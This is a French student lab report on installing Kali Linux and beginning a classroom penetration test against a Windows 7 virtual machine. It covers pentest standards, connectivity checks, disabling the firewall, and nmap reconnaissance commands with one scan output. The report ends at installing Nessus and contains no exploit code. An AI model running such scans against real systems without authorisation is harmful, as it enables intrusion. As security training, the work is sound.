ALOUANI Fadi

BTS SIO 1
SLAM
15/09/26

B3 TP1 : KALI-LINUX


Sommaire

Introduction....1
Préparation : Installation de Kali en machine virtuelle....2
l'installation des additions invité....3
Mise a jour kali -Linux....3
Activation compte root....4
Test d'intrusion....4
Test d'intrusion : Phase II Scanning....8
Test d'intrusion : Phase III Exploitation....12
Test d'intrusion : Phase IV PostExploitation....15
Test d'intrusion : Phase V Maintien D'accès....16
Test d'intrusion : Phase VI Effacement de traces....18
Test d'intrusion : Phase VII Rapport:(sur portfolio nommée TP rapport d'intrusion pentest)....18
Conclusion....19

Introduction

Dans ce TP, nous allons préparer et configurer une machine virtuelle sous Kali Linux avec VirtualBox. Nous allons installer Kali, ses add-ons, effectuer les mises à jour et activer le compte root. Nous verrons également comment résoudre certains problèmes liés aux fenêtres de Kali dans VirtualBox.

Préparation : Installation de Kali en machine virtuelle




L'installation est terminer




l'installation des additions invité

j’ai ensuite vérifier l'installation des additions invité avec une cmd:




Mise a jour kali -Linux

j’ai une erreur a cause du proxy



Activation compte root



Test d'intrusion

Faire une recherche sur chacun de ces sigles : OWASP, PTES, OSSTMM, NIST


OWASP : *Open Worldwide Application Security Project* — organisation qui améliore la sécurité des applications.
•**PTES** : *Penetration Testing Execution Standard* — méthode standardisée pour réaliser un test d'intrusion.
•**OSSTMM** : *Open Source Security Testing Methodology Manual* — méthodologie pour effectuer des tests de sécurité.
•**NIST** : *National Institute of Standards and Technology* — organisme américain qui publie des normes et recommandations en cybersécurité.

préparer ces machines et vérifier qu'elles sont dans le même réseau :

L'**attaquant** : kali Linux,


La **victime** : Windows Seven SP1 Ultimate

j’ai bien les 2 VM et elle sont sur le même réseau




vérification des IP pour savoir si mes deux vm sont sur le même réseau avec ipconfig sur Windows 7 et ip addr sur KALI :

J'ai effectué un premier test de ping depuis Kali vers Windows 7, mais il a échoué car le pare-feu de Windows 7 était activé. Je l'ai donc désactivé avant de réessayer.Apres beaucoup de changement




ALOUANI Fadi

j’ai enfin reussi a ping.




Le scan de reconnaissance réalisé à l'aide de Nmap depuis la machine Kali Linux a permis d'identifier la cible active (Windows 7) et de cartographier ses services ouverts, mettant notamment en évidence les ports de communication Microsoft essentiels (135, 139 et 445).




ALOUANI Fadi

Création de la documentation des info grâce a CherryTree.



Reconnaissance passive et active avec l'outil SpiderFoot.



Travail à faire :
1) Effectuer un scan sur un serveur web local
2) Noter les informations récoltées.


Je n'ai pas pu récoletées d'info a cause d'erreur venant du proxy

Test d'intrusion : Phase II Scanning

: rechercher ce qu'est httpd _


`httpd` est le nom générique d'un **serveur Web HTTP** (un programme qui reçoit des requêtes HTTP et renvoie des page

Résultat NMAP :




Quelle commande va-t-on taper pour essayer de détecter la version du système d'exploitation de notre machine Windows ?
nmap -O

nmap -sv



ALOUANI Fadi

Ouvrir CherryTree
Créer la section "Scanning avec Nmap"




Test de nmap -A


```
┌──(root㉿kali)-[~]
└─# nmap -A 192.168.1.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 09:21 +0200
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.50% done; ETC: 09:24 (0:02:12 remaining)
Nmap scan report for 192.168.1.10
Host is up (0.000059s latency).
All 1000 scanned ports on 192.168.1.10 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 211.93 seconds

┌──(root㉿kali)-[~]
└─#
```


Installation de NESSUS





